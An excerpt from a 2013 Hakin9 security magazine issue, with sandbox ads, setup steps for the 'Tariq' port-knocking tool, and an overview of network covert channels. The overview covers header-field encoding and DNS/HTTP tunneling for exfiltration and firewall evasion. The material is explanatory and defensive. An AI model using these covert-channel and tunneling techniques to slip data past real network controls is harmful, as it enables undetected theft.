HAKIN9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

NETWORK SECURITY & SQL INJECTION

HEY THERE, I'M NOT DEAD YET "PORT KNOCKING"!!!

COVERT CHANNELS IN A NUTSHELL

SQL INJECTION ATTACKS

Vol.8 No.09
Issue 09/2013(69) ISSN: 1733-7186

PLUS

LEARNING HOW TO PROTECT YOUR NETWORKS BY ATTACKING THEM

Joe Security LLC
Automated Malware Analysis

Next Generation Sandbox System

Joe Sandbox is an automated, highly configurable and scalable malware analysis system that provides extensive in-depth analysis reports to customers worldwide.

```
0x7c801a7c kern
el32.loadLibrar
yA(urlmon) 0x1a
474cce urlmon.U
RLDownloadToFil
eA(szURL=http:/
```


Technology Leader

Introducing **Hybrid Code Analysis**, Joe Security has developed a unique algorithm that combines dynamic and static code analysis in an intelligent way.

```
mov eax, 0047540Ch
ASCII "rtk64" move
eax, 0047541#h ASC
II "rtk32" call dw
ord ptr [004570LAh
] CreateThreadKER
NEL32.DLL (Import,
4 Params)
```

Cross Platform

Joe Sandbox is the only fully-automated Sandbox System to support **Windows XP, Vista, W7, W7 x64 and Android** platforms.



Quality Support and Consulting

With direct access to the developer team, Joe Security provides excellent technical support and custom code to his customers.

JoeSecurity
www.joesecurity.org

Joe Security LLC
Hochbergerstrasse 60C
4057 Basel, Switzerland

swiss made software

Joe Security LLC

Automated Malware Analysis

Introducing Joe Sandbox Mobile!

The new solution for in-depth malware analysis on Android based systems.
Using **Hybrid Code Analysis**, static and dynamic analysis is combined in a clever way.

Powerful Instrumentation Engine

The highly-configurable, generic Instrumentation Engine not only analyzes **System API calls**, but any function matching specified signatures up to parameter level.

Generic Behavior Signatures

Providing an open interface and a solid initial set of generic behavior signatures, application activity is abstracted into well-formatted report data.

Free Services Available Online

All of Joe Security's Sandbox Systems are available as free web services at **apk-analyzer.net, file-analyzer.net, url-analyzer.net and document-analyzer.net**

JoeSecurity
www.joesecurity.org

Joe Security LLC
Hochbergerstrasse 60C
4057 Basel, Switzerland

swiss made software

Hakin9 team

Editor in Chief:
Julia Adamczewska
julia.adamczewska@hakin9.org

Editorial Advisory Board: Hans van Beek, Peter Harmsen, Bamidele Ajayi, Jeremy Canale

Proofreaders: Julia Adamczewska, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager:
Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director:
Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director:
Julia Adamczewska
julia.adamczewska@hakin9.org

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
Phone: 504927626
www.hakin9.org/en

Dear Readers,

The following issue focuses on Network Security and SQL Injection.

The broad term of Network Security is discussed through the issue and presented also with regard to one of the popular threats – SQL injection attacks.

So we start the Techniques section with the article on the Port Knocking concept that may be used to secure public services. Another article worth reading deals with covert channels and gives a brief summary of the subject. This section also can help you to understand the techniques to exploit recent Windows Operating Systems and ends with the article on SQL injection as the method exploiting security vulnerability.

The other section – Database Protection focuses mainly on the ways to protect the system against SQL attacks and other threats. You will also find many interesting thoughts in Rafael Fontes' article put in our Extra section.

We are sure you will find a lot of practical information in the whole issue.

Hakin9's Editorial Team would like to give special thanks to the authors, betatesters and proofreaders.

We hope our effort was worthwhile and you will find the Hakin9 Network Security & SQL Injection issue appealing to you. We wish you a nice read!

Julia Adamczewska
and the Hakin9 team

Hey there, I’m not Dead Yet “Port Knocking”!!!

For a glance people might think ″hey what’s this guy talking about; Port-Knocking is dead!″. Even though new security solutions have arised, the Port Knocking concept has not died or become extinct. In my opinion, Port Knocking is an amazing concept which can still be used to secure our public services. Port Knocking not only can add security to poor written or unsecure services, but add another layer of security to services that were already built with security ideas in mind.

Everyday the number of security professionals is increasing, which is really great, and for sure will increase the level of awareness around the world about how much Information Security is important. But wait, with that coming, the number of discovered holes (bugs) in software will be increasing which can make it very hard for companies to cope with the release for patches or security fixes for those holes. By the time of writing this paper I read that Oracle released 127 security fixes, 51 of them were for Java alone [1]. Now imagine if your company was running a public service that depends on Java! Yes, to adversaries you where walking naked, were you imagined yourself wearing a fine looking suite!!!

- With that in mind imagine how much a Port Knocking solution can be helpful to us. I think by now some of you are starting to ask questions:
  - What is this Port Knocking?,
  - Isn’t it Security Through Obscurity?,

Any solution in mind?.

What is this port-knocking?
Port Knocking is simply a technique used to open port(s) on a remote firewall by generating a series of connection attempts on a pre-defined set of closed ports. Once the correct sequence of connection attempts is received, the firewall dynamically modifies its rule set to allow the host which sent the connection attempts to connect over to a specific port.

Isn’t it Security Through Obscurity?
Till today researchers and security specialist argue about the ”Port Knocking” technique and accuse that its “Security Through Obscurity”! This is a long going argue going out there about this technique, but the true answer for me is: Port Knocking is a concealment in the same spirit as passwords and encryption keys [2].

Any solution in mind?
Honestly, there is a wealthy number of solutions [3], but I’d like to write about my solution named “Tariq” :)

Tariq Overview
Tariq is a new hybrid port-knocking technique, that uses Cryptography, Steganography, and Mutual Authentication to develop another security layer in front of any service that needs to be accessed from different locations around the globe. Tariq was developed using python and scapy to fulfil my Ph.D. Research. We had to use a new methodology that can communicate in an unseen manner, making TCP Replay Attacks hard to be issued against Tariq. We also wanted the implementation to listen to no ports, or bind itself to no socket for packets exchange, so that Tariq won’t be exposed himself to a remote exploit. Tariq relies completely

on the art of "Packet Crafting", as all packets sent and received are crafted to suite our needs.

What does Tariq mean ?

In English, it means knocking, hammering or coming at night LOL, in Arabic: الطَّرْقُ: الضَّرْبُ، أو بالمِطْرَقَةِ، بالكسر، والصَّكُّ، [4]

Quick Overview How Tariq Works?

Tariq works by first running the python application TariqServer, the server shall be running in sniffing/packet capturing mode, and the clients shall be using the python application TariqClient to open ports or even execute remote commands.

Why Is Tariq Needed?

Any host connected to the Internet needs to be secured against unauthorized intrusion and other attacks. Unfortunately, the only secure system is one that is completely inaccessible, but, to be useful, many hosts need to make services accessible to other hosts. While some services need to be accessible to anyone from any location, others should only be accessed by a limited number of people, or from a limited set of locations. The most obvious way to limit access is to require users to authenticate themselves before granting them access. This is were Tariq comes in place. Tariq can be used to open ports on a firewall to authorized users, and blocking all other traffic users. Tariq can also be used to execute a remotely requested task, and finally for sure Tariq can close the open ports that have been opened by a previous TariqClient request.

- Tariq runs as a port authentication service on the iptables firewall, which validates the identity of remote users and modifies firewall rules (plus other tasks) according to a mutual authentication process done between Tariq Server and a Tariq client. Tariq could be used for a number of purposes, including:
- Making services invisible to port scans,
- Providing an extra layer of security that attackers must penetrate before accessing or breaking anything important,
- Acting as a stop-gap security measure for services with known unpatched vulnerabilities,

Providing a wrapper for a legacy or proprietary services with insufficient integrated security.

Why Is Tariq Secure?

- Tariq Server's code is very simple, and is written completely using Python and scapy,
- The code is concise enough to be easily audited,
- Tariq does not listen on any TCP/UDP port, which means no sockets is used. Tariq uses scapy's capabilities to sniff the incoming traffic and uses Packet Crafting techniques to reply back to an legitimate client,
- The communication protocol is a simple secure encryption scheme that uses GnuPG keys with Steganography constructions. An observer watching packets is not given any indication that the SYN packet transmitted by ‚Tariq' is a port knocking request, but even if they knew, there would be no way for them to determine which port was requested to open, or what task was requested to be done as all of that is inserted into a png picture using Steganography and then encrypted using GnuPG keys,
- Replaying the knock request later does them no good, and in fact does not provide any information that might be useful in determining the contents of future request. The mechanism works using a single packet for the mutual authentication,
- Tariq needs root privileges to adjust iptables rules, and perform remote tasks. Some might think this is a drawback, but how can exploit a service "Tariq" that isn't even visible? How can an adversary even know that there is a Tariq service running? You'll need an insider to know about this

Installation

- Requirements:
  - Python 2.6 preferred
  - python-imaging – Python Imaging Library (PIL)
  - GnuGP
  - Scapy

A Linux kernel with iptables (eg. 2.6)

Preparing the Client: Preparing GnuPG

You need to create a directory for gnupg and generate a pair of keys using the following commands:

```
mkdir /etc/tariq/.client-gpg
chmod 600 /etc/tariq/.client-gpg
gpg --homedir /etc/tariq/.client-gpg -gen-key
```

You need to export client's public key:

```
gpg --homedir /etc/tariq/.client-gpg -a --export
   tariq@arabnix.com > key.pub.txt
```

Configuring the client

Edit the ‚client.conf' file to specify the client gpg directory and the default gpg user:

```
client_gpg_dir=/etc/tariq/.client-gpg
user=tariq@arabnix.com
```

And specify the image directory used for steganography, containing at least 1 reasonable png image file, just like the one included as a sample 'sample.png':

```
img_dir=/usr/share/TariqClient/img
```

Now specify the default secret knock sequence to match the sequence configured on the tariq server.

```
secret_ports=7855,4567,11011,4545,20002
```

Note: you may pass the gpg user and knock sequence as arguments to TariqClient (see howto use section).

Installing The Server
After installing the requirements, the first step is to download, unpack, and install Tariq. Tariq can be downloaded from: *http://github.com/ashemery/tariq/*. Once this is done, we need to configure the server.

Preparing GnuPG
You need to create a directory for gnupg using the following commands:

```
mkdir /etc/tariq/.server-gpg
chmod 600 /etc/tariq/.server-gpg
```

You need to import and trust the client(s) public key(s):

```
gpg --homedir /etc/tariq/.server-gpg --import <
   client.pub.txt
gpg --homedir /etc/tariq/.server-gpg --edit-key
   tariq@arabnix.com
```

Then select trust (5)
Preparing iptables
Create an iptables chain to be used by tariq server:

```
iptables -P INPUT DROP
iptables -N tariq
iptables -A INPUT -j tariq
iptables -A INPUT -m state --state ESTABLISHED,
   RELATED -j ACCEPT
```

Optional: you may specify a range of ports to be filtered (dropped) in case you are running normal services on the same box:

```
iptables -A INPUT -p tcp -m tcp --dport 1000,65535
   -j DROP
iptables -A INPUT -p udp -m udp --dport 1000,65535
   -j DROP
iptables -A INPUT -p tcp -m tcp --dport 80 -m
   state --state NEW -j ACCEPT
```

IMPORTANT NOTE: Do not use the REJECT instead of DROP.

Configuring the server
Edit ‚server.conf' and specify the correct sequence of ports, by using the secret_ports variable. Example:

```
secret_ports=7855,4567,11011,4545,20002
```

Now specify the server's gpg path:

```
server_gpg_dir=/etc/tariq/.server-gpg
```

Specify the iptables chain name you have created for tariq:

```
iptables_chain=tariq
```

Now please adjust the iptables chain name used to open ports for a successful knock:

```
open_tcp_port=-A tariq -s {ip} -p tcp -m state
   --state NEW -m tcp --dport {dport} -j ACCEPT
open_udp_port=-A tariq -s {ip} -p udp -m state
   --state NEW -m udp --dport {dport} -j ACCEPT
```

How to use tariq
To start running tariq server, just run the following command using user root:

```
./TariqServer
```

Now that you have tariq server running, the firewall rules configured on the server, and your profile installed on the client, you're ready to run some commands remotely or open some ports. Using user root, to open, for instance my secret service running on port 9090 on the remote server (example.com), all you simply need to do on the client, is run:

```
./TariqCleint -u tariq@arabnix.com example.com O
   9090
```

If you don't want to open a port but perform a remote command for instance restarting the httpd service on the box, you don't need to login remotely and do it yourself and still working with the default drop firewall. All you simply need to do on the client is run the following command:

On the Web

- [1] Oracle releases 127 security fixes, 51 for Java alone. *http://nakedsecurity.sophos.com/2013/10/16/oracle-releases-127-security-fixes-51-for-java-alone/*
- [2] *http://www.cipherdyne.org/fwknop/docs/SPA.html* – Michael Rash, Developer of the SPA technique.
- [3] *http://www.port-knocking.org/* – Official Port Knocking Solutions Website
- [4] *http://github.com/ashemery/tariq/* – Tariq project home page (thanks to Hamdy Faraj)

```
./TariqCleint -u tariq@arabnix.com example.com E
   service httpd restart
```

Another example, here I'm sending an echo message to the box:

```
./TariqCleint -u tariq@arabnix.com example.com E
   echo "Hello, It's me tariq"
```

Finally to close the port you requested to open, all you need to do is either initiate a close port command or the TariqServer shall check after a predefined period of time if there is some activity or not on that port, if there is, Tariq shall leave the port open, if not Tariq shall request the close of that port. The command to close the port is as simple as this:

```
./TariqCleint -u tariq@arabnix.com example.com C
   9090
```

As we saw, Tariq enabled us to create another layer of security which needs to be penetrated in order to reach or penetrate our secret service we are using on our Linux box. This security layer that Tariq added shall make it very difficult for attackers to gain remote access to our servers, and shall really make them think twice before spending lots of time trying to figure out how shall they reach the box, because how can they discover a vulnerability in something that isn't seen? :)

ALI HADI

Dr. Ali Hadi is an Information Security Researcher, Consultant, and an Associate Professor working for different Universities and companies. Holds a PhD. and a MSc. degree in Computer Information Systems and a BSc. degree in Computer Science. With 15+ years of technical experience in the IT sector for different large and reputed companies; more than 6+ years were in the information security field. Author for a Hacking Techniques course which can be found online for free. Also, throughout his working career he managed to gain more than 15+ of well known technical certificates all related to information security, Linux, and Unix. More can be found: http://twitter.com/binaryz0ne.

Covert Channels in a Nutshell

Covert channel (CC) analysis is a solid and long standing academic discipline. We are going to discuss this subject and put it in a nutshell, so you would be able to see a different aspect of network security and recommend the right risk mitigation techniques to minimize those CC risks and achieving the CIA of your business assets.

Covert Channel (CC) is an interesting subject in security and can be traced back to Homer's Odyssey: "What a thing was this, too, which that mighty man wrought and endured inthe carven horse, wherein all we chiefs of the Argives were sitting, bearing to the Trojans death and fate!" (Murray, 1919). Which was about the famous Trojan horse that was used back then, which may be the first documented covert channel? The term „covert channel" was introduced by Butler Lampson in his infamous paper „Notes on the confinement problem, 1973". He described the generic problem of preventing a program from leaking information it processes. However Transmission of information through a system mechanism is called an overt channel" CC has many definitions depending on the authoring entity that defines it.

The most comprehensive definition to date is to be found in the 1993 'A guide to understanding Covert Channel Analysis of Trusted Systems'(NCSC, 1993). The definition used in the document, while comprehensive, applies only to trusted systems using a nondiscretionary security policy. It defines a covert channel as: "Given a nondiscretionary (e.g., mandatory) security policy model M and its interpretation I(M) in an operating system, any potential communication between two subjects I(Sh) and I(Si) of I(M) is covert if and only if any communication between the corresponding subjects Sh and Si of the model M is illegal in M.". However this definition is more relevant to multilevel secure (MLS) systems. In those systems information is categorized at confidentiality levels and the system enforces a policy that only individuals rated at that level or higher may read the item.

However a more generalized definition was devised by (ISO, 1998) which considered covert channel as a 'transmission channel that may be used to transfer data in a manner that violates security policy'. Another definition of covert channel, where CCs are means of communication between two processes, where processes may be either an authorized to communicate, but not in the way they actually are communicating or to be prohibited from communication in the first place. We may consider one process to be a Trojan and the other one is representing a spy who is willing to communicate covertly.

Covert channels aim is to hide the very existence of communication utilized for attacking or breaching systems, thus representing a threat to the security of critical infrastructure and key resources (CIKR). Covert channel concepts are of criticality, because it's a commonly used technique by hackers and terrorist.

Covert channels terminologies

To avoid any confusion in our article, we have to mention few definitions that will explain the difference between many techniques that are being used for secretly exchanging information.

Covert channel

A means of communicating on a computer system, where both the sender and receiver collude to leak information, over a channel not intended for the communication taking place, in violation of a mandatory access control security policy. Unlike encryption which changes the nature of the data to make it unreadable for any unauthorized party.

Side channel
A communication channel which violates a security property, but where the sender unintentionally leaks information and only the receiver wishes the communication to succeed.

Steganographic channel
A means of communication on an open channel, where sender and receiver collude to prevent an observer being able to reliably detect whether communication is happening.

Subliminal channel
A covert channel in a cryptographic algorithm, typically provably undetectable. An subliminal channel is special type of steganographic channel. A steganographic channel can be used to construct a covert channel, but not all covert channels are steganographic and there are other uses of steganography, for example watermarking. Steganography needs some form of content as a cover; however a covert channel requires some network protocol as a carrier. In real-world use of steganography techniques is either limited in scope or used in cooperation with additional security techniques.

The prisoner problem
To visualize the covert channel communication, we may revert to the famous „prisoner problem" which was first posed by security researcher Simmons. It is the de-facto model for covert channel communication. Suppose that two persons, Alice and Bob, are thrown into prison and intend to escape. To agree on an escape plan they need to communicate but Wendy the warden monitors all their messages. If Wendy finds any signs of suspicious messages she will place Alice and Bob into solitary confinement – making it impossible for them to escape. Alice and Bob must exchange innocuous messages containing hidden information that (hopefully) Wendy will not notice. The warden may be a passive one where she could only spy but not modify the message or active where she can spy and modify the message but not changing its context or malicious where she do spying and modification without impunity, however malicious wardens are rare.

Where Alice and Bob use two networked computers for communication, they run an innocuous looking overt communication channel between their computers, containing a hidden covert channel. Alice and Bob share a secret, which is useful for determining covert channel encoding parameters and encrypting/authenticating the hidden messages.

For practical purposes Alice and Bob may well be the same person, for example a hacker ex-filtrating restricted information. Wendy manages the network and can monitor the passing traffic for covert channels or alter the passing traffic to eliminate or disrupt covert channels (Figure 1).

In the prisoner model Alice communicates with Bob, but in general covert channels are not restricted to unicast (one to-one) channels. Alice could also send hidden information to Bob, Carol and Dave at the same time if the channel allows multicast (one-to-many) communication.

Why do covert channels exist?

Covert channels mainly exists because our information system components have "unknown functionality", such as design errors, project deadlines, production shortcuts, aftermarket modifications, upgrades, system integration oversight.

In addition, covert channel analysis is usually only applied to individual system components,




Figure 1. *The prisoner problem*

such as an operating system. However, in today's network environment, such operating system would be deployed within a computer network, and different criteria would apply to define whether covert channels exist that poses a threat to the information carried by the network. Covert channels would not so much be an issue on a single ser-ver, but their existence between the inside and outside, untrusted network, would be a risk factor.

Why covert channels are important?

Initially, covert channels were identified as a security threat on monolithic systems i.e. mainframes. More recently focus has shifted towards covert channels in computer network protocols.
The huge amount of data and vast number of different protocols in the Internet seems ideal as a high-bandwidth vehicle for covert communication. Even if only one bit per packet can be covertly transmitted, a large Internet site could lose 26GB of data annually. Now with The ubiquitous presence of a small number of network protocols suitable as carriers (e.g. the Internet Protocol) make covert channels widely available. They are usable even in situations where steganography cannot be applied.

The huge amount of data and vast number of different protocols in the Internet makes it ideal as a high-bandwidth vehicle for covert communications. The capacity of covert channels in computer networks has greatly increased because of new high-speed network technologies. Covert channels can operate for a long time and leak substantial amount of classified data to unauthorized process while being difficult to be detected because of the sheer volume of transmitted data. Covert channel can as well compromise an otherwise secure system, including one that has been formally verified. Also covert channels must be considered to achieve high government certification level.

Covert channel types

Traditionally covert channels were classified into storage and timing channels even though there is no fundamental distinction between them.

Storage channels
Involve the direct/indirect writing of object values by the sender and the direct/indirect reading of the object values by the receiver. It's the most basic indeed, based on the use of a shared data storage area. Most evolved techniques rely on locks or semaphores which positioning may be a piece of information such as a 1 when no lock means 0.

Timing channels
Involve the sender signaling information by modulating the use of resources (e.g. CPU usage) over time such that the receiver can observe it and decode the information. The time needed by a process to perform an operation can be voluntarily manipulated to provide information to another process.

Termination Channels
A process launches a task. It this task is finished at a specified time it means 1, 0 otherwise.

Resource Exhaustion Channels
The value (0 or 1) is provided by the availability of a specific resource which may be filled up (hard disk), overloaded (100% CPU) etc.

Power Channels
In this case the information is based on power consumption.

Covert channels can also be categorized in another convention which is a bit modernized rather the classic categorization that was mentioned earlier.

Value-based spatial channel
This class encodes data within a spatial container. Example: covertly communicating the letter 'A' by using it's 32bit representation from a Unicode character set as a TCP Initial Sequence Number.

Transition-based spatial channel
This class encodes data by representing it as changes between spatial containers, therefore using at least N+ 1 spatial container to encode N characters. Example: covertly communicating the letter 'A' by crafting one TCP packet with the source port set to '1234', waiting, and then crafting a second TCP packet with its source port set to '6464' (the transition from '1234' to '6464' would represent the character 'A').

Value-based temporal channel
This class encodes data by modulating the occurrence of events (time dimension). Example: using network packet arrival times to implement a binary channel.

Transition-based temporal channel
This class encodes data by modulating intermediate delays on the occurrence of events, therefore using N + 1 events to encode N characters. Example: using network inter-packet arrival times (jitter) to implement a binary channel.

Covert channel characteristics

We here face a problem of the lacking of formal definition of „covertness „itself. Can we say that the operation is more covert as it is „harder to detect". It has been suggested that „covertness is a characteristic of an operation that can be measured by the rate of usage of the media". This means if the media capacity is used to its fullest, then the covertness of the operation is jeopardized and would be easily visible with zero covertness. So covertness is directly proportional with the output of the [(capacity of the medium) minus (Transmission Rate)]. Covert channel characteristics are the same as any communication channel, which are:

- Capacity: the quantity of information that can be transferred through the channel,
- Noise: the amount of perturbation that can interfere with the info which it's transmitted through the channel,
- Transmission Mode: can be synchronous when the info is received and managed on the fly by the destination entity, or Asynchronous.

The covert channel may be active when the covert channel generates its own traffic or passive when the covert channel piggybacks on traffic generated by other processes. The path that lies between the sender and receiver may be direct when the sender communicates directly to the receiver, or indirect when the sender communicates to the receiver through intermediate hops, which either forward or bounce traffic. This is stealthier than the former; or a spread, that's when the sender splits data to multiple (logical) intermediate hops, after which the data is converged to the receiver. Alternatively, the sender can send the data to a single host with multiple IP addresses. This path is the stealthiest of all. When we need to measure the efficiency of a covert channel, we need to know how much data can be sent per carrier unit. For a spatial channel it's "bits/bytes per packet" and for (temporal channels) it's number of packets per bit/byte.

Quality attributes of covert channel should be highlighted here as there are two main attributes that covert channels acknowledge. (a) Plausibility: Usage of a covert channel should be invisible to both systems and humans. For example, its usage should not influence the regular workings of the carrier protocol and should not result in obvious anomalies in either spatial (packet size, bandwidth usage) or temporal (rate of occurrence) properties of its carrier in the target network. (b) Robustness: The covert channel should be reliable. For example, an error detection (and correction) facility should be available to cope with latency and congestion issues, and the reliability should not depend on assumptions of sequence, path or time of packet delivery.

Covert channels construction and classification

CC can be constructed using network-based protocols, hardware-based protocol, or OS-based. Network based covert channels are well-studied class of covert channels, where attackers can exploit unused or non-sensitive field of network packets, protocol specification, properties, or timing of packets to transmit bits of data covertly. Also there is a hybrid-based Covert channel where the sending occurs on network, timing, transition-based channel, while the receiving is done through an OS, storage, and transition-based channel. Our focus here on the network-based covert channels. Each successive layer of a protocol stack such as TCP or OSI model could be analyzed with respect to the covert channels that might exit within that layer and lower layers. Before we construct a covert channel inside a network protocol we should make sure that the packets after modification will be normal "i.e. RFC complaint and belongs to legitimate traffic on the network", otherwise they will raise an alert. Some other considerations should be accounted for, such as the value of the headers when set should remain legitimate, the spectrum of possible values must be the largest as possible in order to increase the capacity of the channel and these values must not be systematically and randomly modified during transmission using predefined mechanism such as dynamic NAT. Lastly we should take care of our channel performance because It has been acknowledged that the actual performance of a covert channel may vary between infrastructures as a result of latency, bandwidth utilization and such factors as adversary-defined thresholds to improve stealthy-ness. Now, it's time to present some of the popular methods of covert channel creation.

IP Header

IP options don't look very appropriate to network channels as they are not always supported by IP stacks. Also they may be changed or removed by some internetworking equipment(s) on the path, such as routers. Some firewalls also systematically block packets with IP options. This makes channeling this way impossible.

The last one is then the IPID which has been unsurprisingly used in a lot of covert channels tool to create network channels. However its overall capacity is only 2 bytes, which makes it efficient for command launching but useless in terms of data transfer.

UDP Headers
Offer more capacity than IP headers, they have three fields „source port, datalength, checksum". Which make up to 12 bytes per packets that can be used, with no „reliability or integrity" check, which can be beneficial as statful detection engines will have hard time detection this type of communication. The use of all the fields makes possible to transfer up to 12 bytes per packet, with no guarantee on the reliability and integrity of the communication. However this drawback can be turned into advantage as such traffic is far more difficult to detect for stateful engines than any TCP handshake violation.

TCP Header
As it is longer, the TCP header offer more possibilities for communication channels: sequence numbers, TCP windows size, source port, checksum, flags and options, more particularly the time stamp. The theoretical load of information for each packet is then of 38 bytes. However, anomaly detection engines, would they be based on communication state or RFC compliance – or both, do have a huge impact on this load.

Application channels
At the application layer, covert channels will make possible to use legitimate traffic both from the security policy and communication standards point of view. Also such traffic should not look too suspicious as important HTTP traffic always looks more natural than ICMP. Due to outgoing restrictions, most application traffics used to create channels are the web, mail and DNS ones. When they are linked to relying mechanisms such as proxy chains or anonymous remailers, these channels ensure integrity of the communication, very good capacity and an indubitable resistance to source traceback. What is more, and because application protocols are full of functionalities, possibilities to create channels are almost unlimited. Also detection may be quite impossible If not based on other criteria than protocol compliance to security policy and standards. However, behavior analysis will make possible to identify that a HTTP connection lasting half an hour is not normal, and make possible to detect the channel (Figure 2).

Covert channels applications and limitations

As long as there are sufficient „open channels" through which confidential information can leak from an organization, the capabilities to transfer data from trusted network to an untrusted one may not be a significant issue. However as the prevention of the open channels increased such as USB, and Fileshare then the importance of covert channel increases. Covert channels have many real world applications, those applications fall under two categories which „Data exfiltration" as a main application and „remote or automatic code execution".

Data smuggling or exfiltration
Covert channels that are used for a primary goal to smuggle data – Intellectual property could be trafficked out of an organization- into or out of computer network, in which this data is not supposed to leave or enter that network according to the organizational security policy.



Intranet
The firewall is configured to allow certain outbound traffic.
The adversary establishes a covert channel over the permitted protocol(s).
Internet
----- COVERT CHANNEL -----
Authorized traffic: HTTP(S), MSN, ...
Workstation
Firewall
Adversary Server

Figure 2. *A typical network covert channel*

Automated code execution

Covert channels that are used for a primary goal to allow for the transfer into, and execution of code within the recipient systems which should not normally be executed by the organizational security policy.

When present in a network, a single covert channel could lead to multiple threats materializing, for example DNS or HTTP tunneling could be abused by employees to connect to services out on the internet which they should normally not be allowed to connect to.

Examples of protocols used to convey data to outside of our w network are HTTP, FTP, SMTP, ICMP, DNS.

Taking DNS tunneling as an example, we can from a corporate machine – taking into consideration that the one of the challenges to implement CC is the level of privilege needed, which mean this user must have elevated privileges to run these kind of tools-, use it to tunnel access to web mail application. This is easy and out-of-the-box tunneling which would easily allow a user to bypass most other components that are implemented to protect against e-mail borne virus threats or any email security gateway in place. Thus using DNS to tunnel HTTP or SMTP over HTTP without being forced to web proxy policy make it's easy for infectious web site to infect the client machine with malware and rendering our web security gateway useless.

Another application for covert channels is the ability to use tunneling techniques to circumvent firewalls, bypassing HTTP content filters, bypassing AV, and hiding log data from sniffers using secure syslog. Also it should be noted that without a covert channel, attackers wouldn't have the ability to command distributed agents to launch DDOS or moving data and hacking tools secretly between networks in the meantime it could be used as a stepping stone to compromise systems through "blended threats". Another important use of Covert channel is in digital signature where you can hide data "subliminal message" in conventional digital signature scheme and only authorized receiver can read it. Covert channels can also be used in countries that forbid strong encryption of data, to securely transport information. Covert channels can be also a weapon for the good guys where it can be used to transmit authentication data securely, exporting Honey-pot logged data in real-time while it's hidden form attacker, Or network admins can use covert channels to secure network management related communication by hiding it from hackers.

Some of the limitations of the covert channels come from the noise and bandwidth factors, because as the bandwidth of the channels that is being used to in covert communication is increased; there will be a high detection possibility by a potential warden.

Mitigate the risk of covert channels

Covert channels are best compared to the act of smuggling, where the risk management approach that's effective here is the probabilistic one. We need to know the probability of such incident and know the effected systems so we can know the impact of risk and take the right risk treatment decision. We can gather these probabilistic values form multiple sources including historical event similar that took place in the past and how vulnerable our used protocol to covert channels.

Covert channels actually do correspond, as many modern cyber attacks with a general societal change towards asymmetric threats: threats that take place in an unexpected form and do not require large troop movements to succeed. This makes them difficult to predict, and dependent on either sudden insight or carefully acquired intelligence. Covert channels, however, carry some additional complexity.

